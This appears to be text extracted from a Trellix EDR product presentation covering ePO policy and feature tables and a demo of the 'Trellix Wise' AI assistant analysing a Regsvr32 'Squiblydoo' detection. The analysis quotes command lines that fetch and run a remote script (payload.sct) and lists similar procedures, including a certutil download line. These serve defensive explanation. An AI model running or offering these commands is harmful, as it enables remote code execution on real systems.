RDR Update	None	workstations-WashDC,Workst...	Edit ▼
Trellix Default	None	GlobalRoot	View ▼

Streaming

Name	Rule Assignments	Assigned To	Actions
RDR Default	None	workstations-WashDC,Workst...	Edit ▼
sheetal	None	7A7W1122H2	Edit ▼
Stream data to custom reposit...	None	None	Edit ▼
Trellix Default	None	GlobalRoot	View ▼

Remediation

Name	Rule Assignments	Assigned To	Actions
RDR Update	None	workstations-WashDC,Workst...	Edit ▼
Trellix Default	None	GlobalRoot	View ▼

Properties in ePO

My Organization\DNK-Denmark\DESKTOP-BENLPM4

System Properties | **Products** | Applied Policies | Applied Client Tasks | Quarantined Content | Threat Events | Trellix Agent | Native Encryption

Product	Version	Action Type
Agent	5.8.2.610	Install
Trellix DXL Client	6.0.3.1199	Install
Endpoint Security Adaptive Threat Protection	10.7.0.6887	Install
Endpoint Security Threat Prevention	10.7.0.6711	Install
Endpoint Security Firewall	10.7.0.6486	Install
Endpoint Security Platform	10.7.0.6809	Install
Endpoint Security Web Control	10.7.0.6126	Install
Trellix EDR with Forensics	50.0.0.579	Install

Product properties for Trellix EDR with Forensics

Trellix EDR with Forensics	XCLIENT
Product Version	50.0.0.579
Language	English (United States)
Installed Path	C:\Program Files\Trellix\XClient
Action Type	Install
Reported Date	6/3/24 10:20:30 PM UTC
Status	Successful

General


Installed Path	C:\Program Files\Trellix\XClient
Language	English (United States)
Product Version	50.0.0.579

Trellix EDR with Forensics Features

ContextInfo	enabled
ESAgent	enabled
FileHashing	enabled
NetworkFlow	enabled
NetworkFlow - Network Sniffing	disabled
Reactions	enabled

Demo and training

Trellix EDR with Forensics



Value added to HX


Values



Feature	Value	on-prem	Cloud
Advanced Policy Management	Flexible policy assignment, orchestration and management in ePO - Policy history, approval, compare, revert, export, import, and clear policy assignments.	Yes	Yes
Separations of duties	Trellix Agent - Deploy, update, content, policy enforcement, scheduler, repositories, monitor modules on the endpoints and report properties back to ePO	Yes	Yes
Real time reputation lookup	Provide Data Exchange Layer (DXL) - Fast Reputation lookup, Link to OpenDXL and API integrations	Yes	Yes
Improved scalability and availability	One ePO can handle multiple HX servers and move endpoints between different HX servers for migration and consolidation and for the forensics storage. Multiple Agent Handlers improve availability and scalability.	Yes	Yes

Value added to HX

Values



Feature	Value	on-prem	Cloud
Custom Dashboard, Reporting and Queries	Generate custom Dashboards, queries, and reports in ePO (alert, management data, and compliance reporting) Schedule and email reports and queries results automatically	Yes	Yes
Detect unmanaged endpoints	Identify unmanaged endpoints on the network - Rogue System Detection (RSD)	Yes	(planned)
Detect unmanaged virtual servers	Identify unmanaged virtual servers using Hypervisor connection (Cloud Workload Security add-on)	Yes	No
Identify software installed	Report on software installed on Windows endpoints - System Information Reporter (SIR)	Yes	(planned)

Value added to HX


Values



Feature	Value	on-prem	Cloud
Additional Detections	Greater fidelity alerting due to process-based multi-event correlations. (BANF)	No	Yes
Trace data	Trace data reduces need for hunting on the endpoint - improve end-user experience	No	Yes
Off-line search	Search trace data stored in cloud - Historical Search and Device Search, also available when the endpoint is offline	No	Yes
Investigation Playbooks	Assisted and guided alert assessments for newer analysts	No	Yes
Trellix Wise - AI threat hunting and investigations	Hunt and search in your native language Generate Executive summary Support analyst with way forward - observe, gather, conclude and react Knowledge Graph	No	Yes

Value added to HX

Values



Feature	Value	on-prem	Cloud
Real time Hunt and Reactions	Real time hunt and reactions. EDR Real time Search and Reactions. Initiate any script on any endpoints or group of endpoints in real time (Win, Linux and macOS)	No	Yes
Extend endpoints capabilities	Single Trellix Agent can manage policies for multiple modules - DLP, Encryption, Host Firewall, Web Control, (Application Control - coming to Cloud), Adaptive Threat Prevention, Proxy Client	Yes	Yes
Scheduled reactions and packages	Initiate any script or package on any endpoints or group of endpoints now, next time connected and scheduled (Win, Linux and macOS) using ePO Endpoint Deployment Kit (EEDK)	Yes	No

Value added to HX

Values



Feature	Value	on-prem	Cloud
Real time file reputation lookup in Threat Intelligence Exchange (TIE)	Integration with TIE provide visibility of any file executed on any endpoints Set Enterprise Reputation on single or large number of file hashes Integrate with Threat Sharing platforms like ThreatHQ, MISP Block the execution and get alerted	Yes	Yes

Trellix

Trellix Wise

Generative AI



Trellix EDR

Wise




Proactive

Reactive



Remediation
Guidance



Trellix Wise for EDR


Use Cases

- Natural language query for historical and real-time search
- Multilingual threat hunting
- Accelerated investigations
- Dossier Mode provides executive summaries of an incident
- Interactive Mode enables analysts to uncover new security insights
- Knowledge Graph visually shows the attack path



Multilingual Threat Hunting

Trellix | EDR



Historical Search

Search with Wise

nom IP pas 10.1.1.243



Last 30 days



GENERATED QUERY

IpAddress != "10.1.1.243"

Showing 500 of 50,000 results

Export All

Drag a column header here to group by that column

Trace Date	Detection Date	Artifact	Activity	Event Details	Device Name
dd/mm/yyyy	dd/mm/yyyy				
Apr 15, 2024 9:29:53 AM	Apr 15, 2024 9:30:32 AM	Network	Network Accessed	Unique RuleId: 19000, Network AccessType: connection_opened, Context Trace Id: 4fa5ca2c-02e0-4bf7-8e77-155d67d4512, Pid: 4596, Parent Process Name: C:\Windows\System32\svchost.exe, Process Sha2: 643EC58E82E0272C97C2A59F6020970D881AF19C0AD5029DB9C958C13B6558C7, Ppid: 4596, Trace Id: dfe256d0-39b7-4469-b077-b7529cd99310, Network Protocol: tcp, MAGUID: A5196E62-F0BC-11EE-3E35-005056AC72AD, Network DnsName: ["proxy.ess.gslb.entsec.com"], Network SrcIp: 10.26.44.174, Network SrcPort: 56266, IpAddress: 10.194.0.190, Network Direction: outbound, OS: windows, Parent Trace Id: dbf094e7-9192-4743-b263-c7edebf87444, Network DstPort: 90	5SRW200464
Apr 15, 2024 9:24:05 AM	Apr 15, 2024 9:24:21 AM	Network	Network Accessed	Unique RuleId: 19000, Network AccessType: connection_opened, Context Trace Id: 841b488e-4d48-4e45-8b4d-d7fed1556f1c, Pid: 2796, Parent Process Name: C:\Windows\System32\svchost.exe, Process Sha2: F13DE58416730D210DAB465B242E9C949FB0A0245EEF45B07C381F0C6C8A43C3, Ppid: 2796, Trace Id: 50caf2ec-3df0-477a-9bef-6fd86e12f754, Network Protocol: tcp, MAGUID: 062D6384-F0BD-11EE-16F5-005056AC10BC, Network DnsName: ["proxy.ess.gslb.entsec.com"], Network SrcIp: 10.26.44.173, Network SrcPort: 55469, IpAddress: 10.194.0.190, Network Direction: outbound, OS: windows, Parent Trace Id: 2f59d605-776e-4169-9397-5d4ae3568a65, Network DstPort: 909	5SRW1022H264
Apr 15, 2024 9:23:37 AM	Apr 15, 2024 9:23:45 AM	Network	Network Accessed	Unique RuleId: 19104, Network AccessType: connection_opened, Context Trace Id: e3f544b6-ffff-4769-bdf9-16f151a470c3, Pid: 5512, Parent Process Name: C:\Windows\System32\svchost.exe, Process Sha2: 2B105FB153B1BCD619B95028612B3A93C60B953EEF6837D3BB0099E4207AAF6B, Ppid: 5512, Trace Id: ab437d89-d94e-44a1-a458-19ff1d1e6e2a, Network Protocol: tcp, MAGUID: E2710630-F0BC-11EE-15AF-005056ACFEB2, Network DnsName: ["wpad.de.bea.lab"], Network SrcIp: 10.26.44.172, Network SrcPort: 51966, IpAddress: 10.44.93.239, Network Direction: outbound, OS: windows, Parent Trace Id: e1b1c48d-bb4b-4f65-9ae4-5291e4c6e43f, Network	5SRW10R55X64

Accelerated Investigations Using Trellix Wise

Trellix | EDR
🔔 📄 ⚙️ 👤

Monitoring

4
Total Threats

2
High

2
Medium

0
Low

2 minutes ago
Past 30 days ▾

Threats by Ranking ▾

View All ▾

- ⚙️ Command Line
Interpreter: powershell.exe
Apr 8, 2024 3:54:00 AM
- ⚙️ Threat-Sample2.exe
Apr 8, 2024 2:16:24 AM
- ⚙️ DG_x86.exe
Apr 8, 2024 2:07:55 AM
- ⚙️ dash
Mar 21, 20... 2:34:32 AM

⚙️ Threat-Sample2.e... ▾

Initial trigger Trace detection
 First detection Feb 12, 2024 5:40:22 AM
 Last detection Apr 8, 2024 2:16:24 AM
 Affected devices 2
 Age 64 days

Take Action ▾

Process Attributes

First Name
Threat-Sample2.exe

MD5
247FC96F37798A3022ADB9E47BA5DA93

SHA-1
28AFF3CAC780A5F7D75064C671DC5F67
ASFDC39B

SHA-256
211C2E02764A3B683948E08F44FB73B83
FECDDAA6B567A40DBC1AAEB6E7DE1

Threat Details Ask Wise

> Device: ■ 1P4W1022H264 Mar 26, 2024 8:55:23 AM 2 affected devices 🔄 Device Actions ▾

Threat Behavior

Techniques Observed(5)	MITRE ATT&CK™ Matrix	Suspicious Indicators(9)
Windows Management Instrumentation T1047 (Execution)		Portable Executable (PE) file created/moved into folder commonly used by malware
Windows Command Shell T1059.003 (Execution)		Suspicious process created a file at a commonly abused path
Ingress Tool Transfer T1105 (Command and Control)		Suspicious binary executed cmd.exe
Regsvr32 T1218.010 (Defense Evasion)		Windows Command Shell containing a public IP address
NTFS File Attributes T1564.004 (Defense Evasion)		Process running from suspicious path attempted to launch cmd.exe

Process Activity

Summary View ☰ ... 🔊 📄


Threat-Sample2.exe	Observed (compare to SANS DFIR)
Threat-Sample2.exe	Image path C:\Users\cdaauto\Desktop\threatfiles\threatfiles\Threat-Sample2.exe
cmd.exe	Type -
cmd.exe	Parent process -
regsvr32.exe	Command Line "C:\Users\cdaauto\Desktop\threatfiles\threatfiles\Threat-Sample2.exe"
	Process ID 5320

Analyze Detection

Interactive Mode

Interactive Mode enables the discovery of new insights and their MITRE mappings through guided threat hunting by helping analysts answer questions:

- When did the incident happen?
- What do I do with this information?
- What actions can I take?
- Where can I get more information?



Monitoring

4 Total Threats 2 High 2 Medium 0 Low

11 minutes ago Past 30 days

Threats by Ranking

Filter by keyword

View: All

Command Line Interpreter:powershell.exe	Apr 8, 2024 3:54:00 AM
Threat-Sample2.exe	Apr 8, 2024 2:16:24 AM
DG_x86.exe	Apr 8, 2024 2:07:55 AM
dash	Mar 21, 20... 2:34:32 AM

Threat-Sample2.e...

Initial trigger: Feb 12, 2024 5:40:22 AM
Trace detection: Apr 8, 2024 2:16:24 AM
Last detection: Apr 8, 2024 2:16:24 AM
Affected devices: 2
Age: 64 days

Take Action

Process Attributes

First Name: Threat-Sample2.exe

MDS: 247FC96F37798A3022ADB9E47BA5DA93
SHA-1: 28AFF3CAC780A5F7D75064C671DC5F67A5FDC39B
SHA-256: 211C2E02764A3B683948E08E44FB73B83FECDDAA6B567A40DBC81AAEB6EE7DE1

Threat Details

Device: 1P4W1022H264 Mar 26, 2024 8:55:23 AM 2 affected devices

Threat Behavior

Techniques Observed(5)	MITRE ATT&CK™ Matrix	Suspicious Indicators
Windows Management Instrumentation T1047 (Execution)		Portable Executable
Windows Command Shell T1059.003 (Execution)		Suspicious process
Ingress Tool Transfer T1105 (Command and Control)		Suspicious binary
Regsvr32 T1218.010 (Defense Evasion)		Windows Command
NTFS File Attributes T1564.004 (Defense Evasion)		Process running fr

Process Activity

Summary View

Threat-Sample2.exe	Observed (compare to SANS DFIR)
Threat-Sample2.exe	Image path: C:\Users\cdaauto\Desktop\threatfiles\threatf
cmd.exe	Type: -
cmd.exe	Parent process: -
regsvr32.exe	Command Line: "C:\Users\cdaauto\Desktop\threatfiles\threat
	Process ID: 5320

Detection Analysis

Summary: The summary of the events indicates that there is a suspicious process execution involving the Regsvr32.exe utility to potentially bypass application whitelisting security controls. The most important event is the execution of the Regsvr32.exe process with a command-line parameter that references a public IP address and a script file (payload.sct). This suggests a potential Command and Control (C2) activity or a Squiblydoo attack. The investigation should start by analyzing the Regsvr32.exe process and the associated script file. The suspicious processes include Regsvr32.exe, Cmd.exe, and the Threat-Sample2.exe executable. The detection was first observed on the host with the hostname 1P4W1022H264.

keyPoints:

- The Regsvr32.exe process was executed with command-line parameters that reference a public IP address and a script file (payload.sct), which is a common technique used in Squiblydoo attacks to bypass application whitelisting controls.
- The Threat-Sample2.exe executable was executed, which is a suspicious process that created and deleted a DLL file (python27.dll) in the temporary directory.
- The Cmd.exe process was executed multiple times, potentially to execute additional commands or scripts.
- The events suggest a potential attempt to establish a Command and Control (C2) channel or to execute malicious code on the system.
- The detection was first observed on the host with the hostname 1P4W1022H264, which should be the primary focus of the investigation.

RATE THIS RESPONSE

Provide more Detail Brief me on related MITRE TTPs

Generate a Knowledge Graph Suggest some Recommended Actions

Assess Accuracy Show Device Information

Tell me about Related Breaches

Investigative Context

More Details

1

Summary:

The summary of the events indicates that there is a suspicious process execution involving the Regsvr32.exe utility to potentially bypass application whitelisting security controls. The most important event is the execution of the Regsvr32.exe process with a command-line parameter that references a public IP address (216.58.194.85) and a script file (payload.sct). This suggests a potential Command and Control (C2) activity or a Squiblydoo attack. The investigation should start by analyzing the Regsvr32.exe process and the associated script file. The suspicious processes include Regsvr32.exe, Cmd.exe, and the Threat-Sample2.exe executable. The detection was first observed on the host with the hostname 1P4W1022H264.

keyPoints:

- Suspicious Regsvr32.exe Execution
 - The Regsvr32.exe process was executed with the command-line parameters `"/u /n /s /i:http://216.58.194.85/folder/payload.sct scrobj.dll"`. This is a common technique used in Squiblydoo attacks to bypass application whitelisting controls by executing a script file from a remote location.
 - The Regsvr32.exe process was executed from the path `"C:\Windows\System32\regsvr32.exe"`, which is a legitimate Windows utility but can be abused by attackers.
 - The user account "CDA" executed the Regsvr32.exe process, which has a high integrity level of 3.0, indicating potential privilege escalation.
- Suspicious Cmd.exe Executions
 - The Cmd.exe process was executed multiple times, potentially to execute additional commands or scripts.
 - One of the Cmd.exe executions used the command-line `"cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85/folder/payload.sct scrobj.dll""`, which is similar to the Regsvr32.exe execution and suggests a multi-stage attack.
 - The Cmd.exe processes were executed from the path `"C:\Windows\System32\cmd.exe"`, which is a legitimate Windows utility but can be abused by attackers.
- Suspicious Threat-Sample2.exe Execution
 - The Threat-Sample2.exe executable was executed, which is a

Related MITRE Information

2

T1218.010 : Regsvr32

Summary: Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls, including dynamic link libraries (DLLs) on Windows systems. Adversaries may abuse Regsvr32.exe to proxy execution of malicious scripting code.

Description: The Regsvr32.exe process (Process ID 1580) was executed with the command-line `"REGSVR32 /u /n /s /i:http://216.58.194.85/folder/payload.sct scrobj.dll"`. This command attempts to download and execute a script file (payload.sct) from a remote public IP address (216.58.194.85). This technique is known as "Squiblydoo" and is commonly used by adversaries to bypass application whitelisting and execute malicious code. The goal is to proxy execution of malicious scripts by abusing a trusted Windows utility.

Adversary Insights: Adversaries may use this technique to bypass application whitelisting solutions and execute malicious code on compromised systems.

Why are Observed Actions for MITRE: The observed execution of Regsvr32.exe with the `/i` parameter and a remote script file aligns with the MITRE ATT&CK technique T1218.010 (Regsvr32).

Related Tactics: Defense Evasion (Tactic ID: TA0005), Execution (Tactic ID: TA0002)

Procedures Include:

1. `Regsvr32.exe /s /u /i:https://example.com/file.sct scrobj.dll` (Download and execute a script from a remote location)
2. `Regsvr32.exe /s /n /e /u /i:https://example.com/file.sct scrobj.dll` (Execute a script from a remote location without prompting)
3. `Regsvr32.exe /s /n /i:file.sct scrobj.dll` (Execute a local script file)
4. `Regsvr32.exe /s /u /i:file.sct scrobj.dll` (Execute a local script file and unregister the DLL)

5. `Regsvr32.exe /s /n /e /u /i:file.sct scrobj.dll` (Execute a local script file without prompting and unregister the DLL)

T1059.003 : Windows Command Shell

Summary: Adversaries may abuse the Windows Command Shell (cmd.exe) to execute commands, scripts, or binaries during the course of an operation.

Description: Multiple instances of the Cmd.exe process were executed, potentially to run additional commands or scripts. One instance (Process ID 9248) executed the command `"C:\Windows\system32\cmd.exe /c cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85/folder/payload.sct scrobj.dll""`, which invokes the Regsvr32.exe utility to execute a remote script file (payload.sct) from a public IP address (216.58.194.85). Another instance (Process ID 8552) executed the command `"cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85/folder/payload.sct scrobj.dll""`, which is similar to the previous command.

Adversary Insights: Adversaries may use the Windows Command Shell to execute various commands, scripts, or binaries during different stages of an operation, such as gaining initial access, executing payloads, or performing lateral movement.

Why are Observed Actions for MITRE: The observed execution of Cmd.exe to invoke the Regsvr32.exe utility and execute a remote script aligns with the MITRE ATT&CK technique T1059.003 (Windows Command Shell).

Related Tactics: Execution (Tactic ID: TA0002)

Procedures Include:

1. `cmd.exe /c <command>` (Execute a single command)
2. `cmd.exe /k <command>` (Execute a command and keep the command prompt open)
3. `cmd.exe /c "script.bat"` (Execute a batch script)
4. `cmd.exe /c "powershell.exe -EncodedCommand <encoded_commands>"` (Execute an encoded PowerShell command)
5. `cmd.exe /c "certutil.exe -urlcache -split -f https://example.com/file.exe file.exe"` (Download a file using certutil.exe)

Detection Accuracy for Confidence

▼ Detection Accuracy

The detection and related suspicious indicators appear to be accurate and reasonable based on the provided events. Here's a step-by-step explanation:

1. Regsvr32.exe Process Execution:

- The Regsvr32.exe process was executed with command-line parameters that reference a public IP address (216.58.194.85) and a script file (payload.sct).
- This is a common technique used in Squiblydoo attacks to bypass application whitelisting controls by abusing the functionality of the Regsvr32.exe utility.
- The command-line parameters "/u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll" suggest an attempt to register the script file with the system, which could lead to the execution of malicious code.

2. Threat-Sample2.exe Executable:

- The Threat-Sample2.exe executable was executed, which is a suspicious process that created and deleted a DLL file (python27.dll) in the temporary directory (C:\Users\cdaaauto\AppData\Local\Temp_ME153202).
- The creation and deletion of this DLL file within a short time frame is a common technique used by malware to hide its presence and avoid detection.

3. Cmd.exe Process Execution:

- Multiple instances of the Cmd.exe process were executed, potentially to execute additional commands or scripts.
- The execution of Cmd.exe from the Threat-Sample2.exe process and the Regsvr32.exe process suggests a potential attempt to execute further malicious actions.

4. Host Identification:

- The detection was first observed on the host with the hostname 1P4W1022H264, which should be the primary focus of the investigation.


1

Overall, the detection and related suspicious indicators are accurate and reasonable based on the provided events. The combination of the Regsvr32.exe process execution, the Threat-Sample2.exe executable, and the multiple Cmd.exe process executions strongly suggests a potential attempt to bypass security controls, execute malicious code, and establish a Command and Control (C2) channel on the affected host.

RATE THIS RESPONSE



Knowledge Graph



Which user?
What file of application?
Where?
How?

Guided Response Actions

Recommended Actions

1

The next steps should focus on preserving the evidence and further investigating the suspicious activities observed on the host with the hostname 1P4W1022H264. The Regsvr32.exe process execution with the public IP address and script file reference indicates a potential attempt to establish a Command and Control (C2) channel or execute malicious code on the system. The Threat-Sample2.exe executable and associated DLL file creation and deletion in the temporary directory are also highly suspicious. To mitigate the risk, the SOC analyst should consider isolating the affected host, but should carefully evaluate the potential business impact of this action. The evidence should be preserved by collecting forensic images of the affected host, capturing network traffic logs, and analyzing the Regsvr32.exe process and the referenced script file. The data exposure assessment should consider the potential for data exfiltration or further compromise of the system. The business impact could be significant if the attack is successful, as it may lead to unauthorized access, data breaches, or disruption of critical business operations. This type of attack is often associated with 